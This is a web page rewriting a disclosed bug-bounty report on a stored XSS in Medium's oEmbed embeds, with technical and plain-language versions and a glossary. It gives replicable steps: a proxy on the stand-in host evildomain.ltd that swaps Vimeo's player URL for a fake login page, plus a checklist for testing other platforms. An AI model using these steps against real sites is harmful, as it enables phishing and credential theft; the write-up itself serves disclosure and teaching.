Persistent XSS (Unvalidated oEmbed) at Medium.com
Medium's oEmbed implementation allowed an attacker to inject a fake login page into a story by manipulating the oEmbed response via a man-in-the-middle attack. The injected content was sandboxed in an iframe, limiting impact to phishing and clickjacking.
 Published on medium.com
The impact will be much larger; no special urls involved and no XSS auditors ruining our game. We call this a stored or persistent XSS attack.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Medium is a publishing platform, and its story editor supports several kinds of content: plain text, images and media embeds. When you press the (+) in the editor, paste a URL and press enter, Medium turns that URL into an embed. The mechanism behind this is oEmbed.
Running a platform like this means supporting all sorts of embeds: maintaining a whitelist of approved external platforms, securely processing and transforming the embed data, and keeping it scalable. Medium made a business out of exactly that: Embed.ly, a company owned by Medium.com.
Embed.ly, a company owned by Medium.com
The editor documentation lists the supported content types.

Medium documentation
The research looked at stored (persistent) XSS: code stored inside a page itself, so that no prepared URL is needed to trigger it and no XSS auditor gets in the way. The target was Medium.com, which runs a bug bounty program.
Setup
No accounts, roles or versions are described beyond a normal Medium story editor and the ability to run a PHP server. The tooling used for the attack is:
- A PHP server hosting
fakelogin.html, a properly designed fake login page. proxy.php, based on miniProxy, which loads external URLs, changes the responses and serves the changed response.- A domain,
evildomain.ltd, used to host the proxy and the fake login.
Finding it
The first idea was to become a provider and inject code directly through the embed code. Embed.ly states that it supports the oEmbed specification, so the question was whether a malicious external URL containing the proper oEmbed tags would be enough: an HTML page claiming to be a video player but silently loading a fake login page.
The answer was no. A fake login embed is rendered as a plain text box containing a title, description and the domain name: the fallback layout.

Example of the fallback layout of Embedly
Only approved providers are allowed to embed their content. Applying to become a provider would mean social engineering, which the responsible disclosure rules of Medium.com do not allow.

re·quire·ment 1. Something that is required; a necessity. 2. Something to bypass
So the next step was to learn how Embed.ly works from the inside, by embedding a vimeo video. Vimeo is on the whitelist, so this should work.
How the oEmbed implementation works
The flow was captured in six screenshots.

1. Request oEmbed details of our Vimeo video

2. Response oEmbed details of our video, internal unique identifier mediaResourceId

3. Story update that tells Medium.com to include our video oEmbed, using the mediaResourceId

4. Requesting the oEmbed HTML, used to display the oEmbed.

5. Response oEmbed HTML, containing the Vimeo player, hosted by Embed.ly

6. The contents of the iframe url from the oEmbed HTML, an Embed.ly hosted player
An important detail: Embed.ly creates a mediaResourceId for every embed, and this mediaResourceId is an MD5 hash of the URL. That allows Embed.ly to cache results: if someone embeds an already processed URL, Embed.ly serves the embed immediately from its cache. Medium uses the mediaResourceId inside stories to refer to specific embeds; there is no HTML stored inside the story.
The plan therefore became: fool Embed.ly into creating a mediaResourceId for the fake login page, and make that mediaResourceId serve a response that loads the fake login through an iframe.
Creating a mediaResourceId directly did not work.

Drommels, the iframe src property is not set. It does not work.
Adding oEmbed or Open Graph tags to inject the fake login as a video player did not work either; every combination the researcher could think of failed.
Exploitation
Step 1: look at the embed request for an approved provider
From screenshot 5, Embed.ly embeds Vimeo videos fine and loads their Vimeo player. The request looks like this:
GET /widgets/media.html?src=https%3A%2F%2Fplayer.vimeo.com%2Fvideo%2F142424242%3Fapp_id%3D122963&dntp=1&url=https%3A%2F%2Fvimeo.com%2F142424242&image=https%3A%2F%2Fi.vimeocdn.com%2Fvideo%2F540139087_1280.jpg&key=[redacted]&type=text%2Fhtml&schema=vimeo
Decoded:
GET /widgets/media.html?src=https://player.vimeo.com/video/142424242?app_id=122963&dntp=1&url=https://vimeo.com/142424242&image=https://i.vimeocdn.com/video/540139087_1280.jpg&key=[redacted]&type=text/html&schema=vimeo
The src parameter points at the Vimeo player, and the rest of the parameters carry the video URL, a thumbnail image, a key, the content type and the schema name.
Step 2: perform a man-in-the-middle attack and pretend to be Vimeo
The idea: change the Vimeo response so that it loads the fake login page instead of the video player. Search for the string that points to the Vimeo player, https://player.vimeo.com/video/142424242, and change it into https://evildomain.ltd/fakelogin.
- Quick setup: turn on the PHP server, upload
fakelogin.html(a file containing a properly designed fake login) and uploadproxy.php(miniProxy, which allows loading external URLs, changing the responses and serving the changed response). - Add one line to
proxy.php, line 381, above//Parse the DOM:
$responseBody = str_replace("https://player.vimeo.com/video/142424242", "https://evildomain.ltd/embedly/fakelogin.html", $responseBody);
- Create a new Medium story.
- Embed the URL
https://evildomain.ltd/embedly/proxy.php?https://vimeo.com/142424242. - Medium.com's server requests the oEmbed details from
https://evildomain.ltd/embedly/proxy.php?https://vimeo.com/142424242, and the proxy sends back a response identical to one from Vimeo, only now containing the fake login page instead of a video player. - Wait for the magic: the code is injected.

Our MITM response with the changed video:url, video:secure_url

Response from Embed.ly, containing our fake login url
Step 3: reload the article
Reloading the article showed the fake login embed loading.

Hurray, a working proof of concept!
Root cause
The injected JavaScript is sandboxed in an iframe by Medium.com, so even though the JavaScript is injected into their pages, it cannot access the Medium.com cookies or manipulate their DOM. That greatly reduced the impact.
The report lists stricter oEmbed provider checks, disallowing unapproved iframe sources, as a solution. It notes that the initial bug was resolved but their caching servers still served malicious payloads, and that after Medium invalidated their cache the vulnerability was resolved. The report notes that the initial bug was resolved but their caching servers still served malicious payloads, and that after Medium invalidated their cache the vulnerability was resolved.
Impact
A regular visitor cannot see the difference between this fake login and a real login, so the bug could still cause a lot of harm despite the iframe sandbox. The report lists:
- Perfect for phishing.
- Open redirect possible by using
top.location.href, for example auto redirecting users to another page after they have entered their credentials. - Attacking visitors by embedding http://beefproject.com/.
- Allowing an attacker to perform clickjack attacks.
Fix
The report lists solutions that prevent this attack:
- Improve oEmbed provider checks, disallow unapproved iframe sources.
- Don't allow iframes to break out by using
top.location.href. - Always invalidate the caches (and that is hard).
Medium invalidated all the caches, after which the vulnerability was resolved. The reward was $100, a mention in the humans.txt and a Medium t-shirt.

Humans.txt mention!
Variants to test
- Embed a URL on your own domain that returns oEmbed tags claiming to be a video player. A positive result is that the embed renders as a player rather than the fallback layout (title, description, domain name).
- Embed a URL that returns a response identical to an approved provider's oEmbed response, with the player URL replaced by your own page. A positive result is that the iframe
srcpoints at your page and the page loads inside the story. - Check whether the platform caches the oEmbed result by URL or by mediaResourceId. A positive result is that changing the upstream response does not change what is served, which means the cache must be invalidated for a fix to take effect.
- Try to break out of the iframe with
top.location.href. A positive result is that the embedded page can navigate the top-level window. - Try to access cookies or the parent DOM from the injected iframe. A positive result is that the sandbox does not isolate the embed from the host page.
What happened, in plain words
Medium is a website where anyone can write and publish articles, which Medium calls stories. The editor for those stories lets you add more than text: you can drop in images, and you can drop in media from other sites, such as a video from Vimeo or a tweet. You do this by pressing the (+) button in the editor, pasting a web address and pressing enter. Medium then shows the video or tweet inside your story.
The trick that makes this work is called oEmbed. In plain terms, oEmbed is a small agreement between websites: "give me the address of a video, and I will give you back a little block of HTML that shows that video." HTML is the language web pages are written in. So when you paste a Vimeo link, Medium asks a service for the oEmbed details of that link, gets back a snippet of HTML, and puts that snippet in your story.
The service that does this asking and transforming for Medium is called Embed.ly, and it is a company owned by Medium.com.
Embed.ly, a company owned by Medium.com
The editor documentation lists which kinds of content you can add.
Medium documentation
The research looked at a particular kind of security bug called stored XSS, also known as persistent XSS. To understand it, first understand the ordinary version, reflected XSS. In reflected XSS, an attacker builds a special web address that contains malicious code, and has to trick a victim into clicking that address. The code runs once, in the victim's browser, and then it is gone. The downside for an attacker is that the victim has to be tricked into visiting a prepared URL, and browsers have built-in filters, called XSS auditors, that try to spot and block such tricks.
Stored XSS is worse. Here the malicious code is saved inside the website itself, for example inside an article. Anyone who later opens that article runs the code, with no special URL and no trick needed. The author had found this kind of bug before, and this time the target was Medium.com, which runs a bug bounty program. A bug bounty program is a scheme where a company pays people who report security problems to it, instead of punishing them.
Setting up
The report does not describe any accounts, user roles or software versions beyond a normal Medium story editor and the ability to run a PHP server. PHP is a programming language commonly used to build websites; a PHP server is simply a computer running a small web server that can execute PHP files.
The tools used were:
- A PHP server hosting
fakelogin.html, a file containing a properly designed fake login page. The idea is that this page looks like a real login page, so a visitor might type their username and password into it. proxy.php, a small program based on an existing open-source tool called miniProxy. A proxy is a middleman: instead of your browser talking directly to a website, it talks to the proxy, and the proxy fetches the page for you. This particular proxy can also change the page on its way back, which is the important part here.- A domain,
evildomain.ltd, used to host the proxy and the fake login. A domain is simply a name on the internet, like example.com, that points to a server.
An approved provider is an external site, such as Vimeo, that Medium has decided to trust for embeds.
Finding it
The first idea was the most direct one: become a provider yourself, and inject code straight into the embed. Embed.ly says it supports the oEmbed specification, so the question was whether a malicious external address carrying the right oEmbed tags would be enough. Picture an HTML page that claims to be a video player but quietly loads a fake login page inside it.
The answer was no. A fake login embed is not shown as a player at all. It is rendered as a plain text box containing a title, a description and the domain name. This is called the fallback layout: the safe, boring presentation used for anything that is not an approved provider.
Example of the fallback layout of Embedly
Only approved providers are allowed to embed their content. Applying to become a provider would mean social engineering, which is manipulating people into granting access or trust. The responsible disclosure rules of Medium.com do not allow that. Responsible disclosure is the practice of reporting a security problem privately to the company and giving it time to fix it before you tell anyone else.
re·quire·ment 1. Something that is required; a necessity. 2. Something to bypass
So the next step was to learn how Embed.ly works from the inside, by embedding a vimeo video. Vimeo is on the whitelist, the list of approved providers, so this should work and would show what a legitimate embed looks like at every stage.
How the oEmbed implementation works
The flow was captured in six screenshots.
1. Request oEmbed details of our Vimeo video
2. Response oEmbed details of our video, internal unique identifier mediaResourceId
3. Story update that tells Medium.com to include our video oEmbed, using the mediaResourceId
4. Requesting the oEmbed HTML, used to display the oEmbed.
5. Response oEmbed HTML, containing the Vimeo player, hosted by Embed.ly
6. The contents of the iframe url from the oEmbed HTML, an Embed.ly hosted player
One detail matters a lot here. Embed.ly creates a mediaResourceId for every embed, and this mediaResourceId is an MD5 hash of the URL. A hash is a short fingerprint calculated from some data: feed the same data in and you always get the same fingerprint, but you cannot easily work backwards from the fingerprint to the data. MD5 is one particular recipe for making such a fingerprint. Because the fingerprint is derived from the URL, Embed.ly can use it as a cache key. A cache is a store of answers that have already been computed, kept so that the next request can be answered instantly instead of doing the work again. If someone embeds a URL that has already been processed, Embed.ly serves the embed straight from its cache.
Medium uses the mediaResourceId inside stories to refer to specific embeds. There is no HTML stored inside the story itself; the story just points at the identifier, and the content is fetched when the story is displayed.
The plan therefore became: fool Embed.ly into creating a mediaResourceId for the fake login page, and make that mediaResourceId serve a response that loads the fake login through an iframe. An iframe is a window inside a web page that displays another web page.
Creating a mediaResourceId directly did not work.
Drommels, the iframe src property is not set. It does not work.
Adding oEmbed or Open Graph tags to inject the fake login as a video player did not work either. Open Graph tags are pieces of information a page can include to describe itself, for example the title and image that should appear when the page is shared on social media. Every combination the researcher could think of failed.
Exploitation
Step 1: look at the embed request for an approved provider
From screenshot 5, Embed.ly embeds Vimeo videos fine and loads their Vimeo player. The request looks like this:
GET /widgets/media.html?src=https%3A%2F%2Fplayer.vimeo.com%2Fvideo%2F142424242%3Fapp_id%3D122963&dntp=1&url=https%3A%2F%2Fvimeo.com%2F142424242&image=https%3A%2F%2Fi.vimeocdn.com%2Fvideo%2F540139087_1280.jpg&key=[redacted]&type=text%2Fhtml&schema=vimeo
Decoded:
GET /widgets/media.html?src=https://player.vimeo.com/video/142424242?app_id=122963&dntp=1&url=https://vimeo.com/142424242&image=https://i.vimeocdn.com/video/540139087_1280.jpg&key=[redacted]&type=text/html&schema=vimeo
What is this? It is a request from a browser to a server, written in HTTP, the language browsers and servers use to talk to each other. GET means "please give me this". The part after the question mark is the query string: a list of named values, separated by &, that the server uses to decide what to send back.
Line by line, in plain words:
GET /widgets/media.htmlasks the server for a page calledmedia.htmlin a folder calledwidgets. This is the page that will display the embed.src=https%3A%2F%2Fplayer.vimeo.com%2Fvideo%2F142424242%3Fapp_id%3D122963is the address of the actual video player. The%3A,%2Fand%3Fare encoded characters:%3Ais a colon,%2Fis a slash and%3Fis a question mark. Encoding is needed because those characters have special meanings inside a URL, so they are written in a safe form. The second code block shows the same request with the encoding undone, which is much easier to read.dntp=1is a parameter whose meaning the report does not explain.url=https://vimeo.com/142424242is the original video address that was pasted into the editor.image=https://i.vimeocdn.com/video/540139087_1280.jpgis a thumbnail picture for the video.key=[redacted]is a key, a value that identifies the embed.type=text/htmlsays the content being requested is HTML.schema=vimeonames the kind of embed, here Vimeo.
So the src parameter points at the Vimeo player, and the rest of the parameters carry the video URL, a thumbnail image, a key, the content type and the schema name.
Step 2: perform a man-in-the-middle attack and pretend to be Vimeo
The idea: change the Vimeo response so that it loads the fake login page instead of the video player. Search for the string that points to the Vimeo player, https://player.vimeo.com/video/142424242, and change it into https://evildomain.ltd/fakelogin.
This is a man-in-the-middle attack, usually shortened to MITM. The name says it plainly: the attacker sits in the middle between two parties that think they are talking to each other. Here the two parties are Medium's server and Vimeo. Medium asks for the oEmbed details of a Vimeo video, but the request goes to the attacker's proxy, which sends back a response identical to one from Vimeo, edited to contain the fake login page.
The steps were:
- Quick setup: turn on the PHP server, upload
fakelogin.html(a file containing a properly designed fake login) and uploadproxy.php(miniProxy, which allows loading external URLs, changing the responses and serving the changed response). - Add one line to
proxy.php, line 381, above//Parse the DOM:
$responseBody = str_replace("https://player.vimeo.com/video/142424242", "https://evildomain.ltd/embedly/fakelogin.html", $responseBody);
- Create a new Medium story.
- Embed the URL
https://evildomain.ltd/embedly/proxy.php?https://vimeo.com/142424242. - Medium.com's server requests the oEmbed details from
https://evildomain.ltd/embedly/proxy.php?https://vimeo.com/142424242, and the proxy sends back a response identical to one from Vimeo, only now containing the fake login page instead of a video player. - Wait for the magic: the code is injected.
About the one line of PHP: $responseBody is a variable, a named box holding a value. It holds the body of the response, meaning the actual content of the page that came back from Vimeo. str_replace is a function that searches for one piece of text and replaces it with another. The first quoted string is what to look for, the Vimeo player address. The second quoted string is what to put in its place, the address of the fake login page on the attacker's domain. The result is stored back into $responseBody, so from then on the response contains the fake login address wherever the player address used to be. The comment //Parse the DOM marks a point in the original program; the new line is placed just above it. DOM stands for Document Object Model, the tree structure a browser builds from an HTML page.
Our MITM response with the changed video:url, video:secure_url
Response from Embed.ly, containing our fake login url
Step 3: reload the article
Reloading the article showed the fake login embed loading.
Hurray, a working proof of concept!
Root cause
The injected JavaScript is sandboxed in an iframe by Medium.com. JavaScript is the programming language that runs inside web pages and makes them interactive. A sandbox is a restricted area: code inside it can run, but it is kept away from things it should not touch. So even though the JavaScript was injected into Medium's pages, it could not access the Medium.com cookies or manipulate their DOM. A cookie is a small piece of data a website stores in your browser so it can recognise you on your next request, which is how you stay logged in; stealing it would let an attacker act as you. Manipulating the DOM would mean changing what the page shows or does. The sandbox greatly reduced the impact.
The report lists stricter oEmbed provider checks, disallowing unapproved iframe sources, as a solution. It notes that the initial bug was resolved but their caching servers still served malicious payloads, and that after Medium invalidated their cache the vulnerability was resolved. The report notes that the initial bug was resolved but their caching servers still served malicious payloads, and that after Medium invalidated their cache the vulnerability was resolved. Invalidating a cache means deliberately throwing away the stored answers so that the next request has to fetch fresh content.
Impact
A regular visitor cannot see the difference between this fake login and a real login, so the bug could still cause a lot of harm despite the iframe sandbox. The report lists:
- Perfect for phishing. Phishing is fooling someone into entering their credentials on a page that looks genuine but belongs to the attacker.
- Open redirect possible by using
top.location.href, for example auto redirecting users to another page after they have entered their credentials.top.location.hrefis the address of the outermost browser window; setting it from inside an iframe would navigate the whole page away. An open redirect is a way to send a visitor to an address of the attacker's choosing. - Attacking visitors by embedding http://beefproject.com/. Attacking visitors by embedding http://beefproject.com/.
- Allowing an attacker to perform clickjack attacks. Clickjacking is hiding something clickable under a harmless-looking element, so that a click the visitor thinks is doing one thing actually does another.
Fix
The report lists solutions that prevent this attack:
- Improve oEmbed provider checks, disallow unapproved iframe sources.
- Don't allow iframes to break out by using
top.location.href. - Always invalidate the caches (and that is hard).
Medium invalidated all the caches, after which the vulnerability was resolved. The reward was $100, a mention in the humans.txt and a Medium t-shirt. A humans.txt file is a small text file some websites publish to credit the people behind them.
Humans.txt mention!
Variants to test
If you want to look for the same kind of bug on another platform, these are the checks the report suggests. Each one has a clear sign that tells you whether it worked.
- Embed a URL on your own domain that returns oEmbed tags claiming to be a video player. A positive result is that the embed renders as a player rather than the fallback layout (title, description, domain name).
- Embed a URL that returns a response identical to an approved provider's oEmbed response, with the player URL replaced by your own page. A positive result is that the iframe
srcpoints at your page and the page loads inside the story. - Check whether the platform caches the oEmbed result by URL or by mediaResourceId. A positive result is that changing the upstream response does not change what is served, which means the cache must be invalidated for a fix to take effect.
- Try to break out of the iframe with
top.location.href. A positive result is that the embedded page can navigate the top-level window. - Try to access cookies or the parent DOM from the injected iframe. A positive result is that the sandbox does not isolate the embed from the host page.
Glossary
- API: a defined way for one piece of software to ask another for data or actions, like a menu of requests a service accepts.
- Bug bounty program: a scheme in which a company pays people who report security problems to it.
- Cache: a store of answers that have already been computed, kept so future requests can be answered instantly.
- Clickjacking: hiding something clickable under a harmless-looking element so a click does something other than what the visitor expects.
- Cookie: a small piece of data a website stores in your browser so it can recognise you on later requests, for example to keep you logged in.
- Coordinated vulnerability disclosure (CVD): reporting a security problem privately to the company and coordinating with it on when the details may be made public.
- DOM (Document Object Model): the tree structure a browser builds from an HTML page, which scripts can read and change.
- Domain: a name on the internet, such as example.com, that points to a server.
- Embed: content from another site, such as a video or a tweet, shown inside a page.
- Embed.ly: the service, owned by Medium.com, that processes and serves embeds.
- Fallback layout: the safe, plain presentation (title, description, domain name) used for content that is not from an approved provider.
- Hash: a short fingerprint calculated from data; the same input always gives the same fingerprint, and it is hard to reverse.
- HTML: the language web pages are written in.
- HTTP: the language browsers and servers use to exchange requests and responses.
- Iframe: a window inside a web page that displays another web page.
- JavaScript: the programming language that runs inside web pages and makes them interactive.
- Man-in-the-middle attack (MITM): an attack where the attacker sits between two parties that think they are talking to each other, and can read or change what passes.
- MD5: one particular recipe for calculating a hash.
- mediaResourceId: Embed.ly's identifier for an embed, an MD5 hash of the URL, used as a cache key and referenced by Medium stories.
- miniProxy: an existing open-source proxy tool that the attack's
proxy.phpis based on. - oEmbed: a small agreement between websites for turning the address of a piece of content into a block of HTML that displays it.
- Open Graph tags: pieces of information a page includes to describe itself, for example for social media previews.
- Open redirect: a way to send a visitor to an address of the attacker's choosing.
- PHP: a programming language commonly used to build websites.
- Phishing: fooling someone into entering credentials on a page that looks genuine but belongs to the attacker.
- Proxy: a middleman server that fetches pages on your behalf and can change them on the way back.
- Query string: the part of a URL after the question mark, a list of named values separated by
&. - Reflected XSS: a cross-site scripting attack where the malicious code is carried in a prepared URL and runs once when a victim visits it.
- Responsible disclosure: reporting a security problem privately and giving the company time to fix it before telling anyone else.
- Sandbox: a restricted area in which code can run but is kept away from things it should not touch.
- Social engineering: manipulating people into granting access or trust.
- Stored XSS (persistent XSS): a cross-site scripting attack where the malicious code is saved inside the website and runs for anyone who later opens the affected page.
- URL: a web address.
- Whitelist: a list of items that are explicitly allowed.
- XSS (cross-site scripting): a class of bug where an attacker gets their own code to run inside someone else's website in a victim's browser.
- XSS auditor: a browser feature that tries to spot and block reflected cross-site scripting attempts.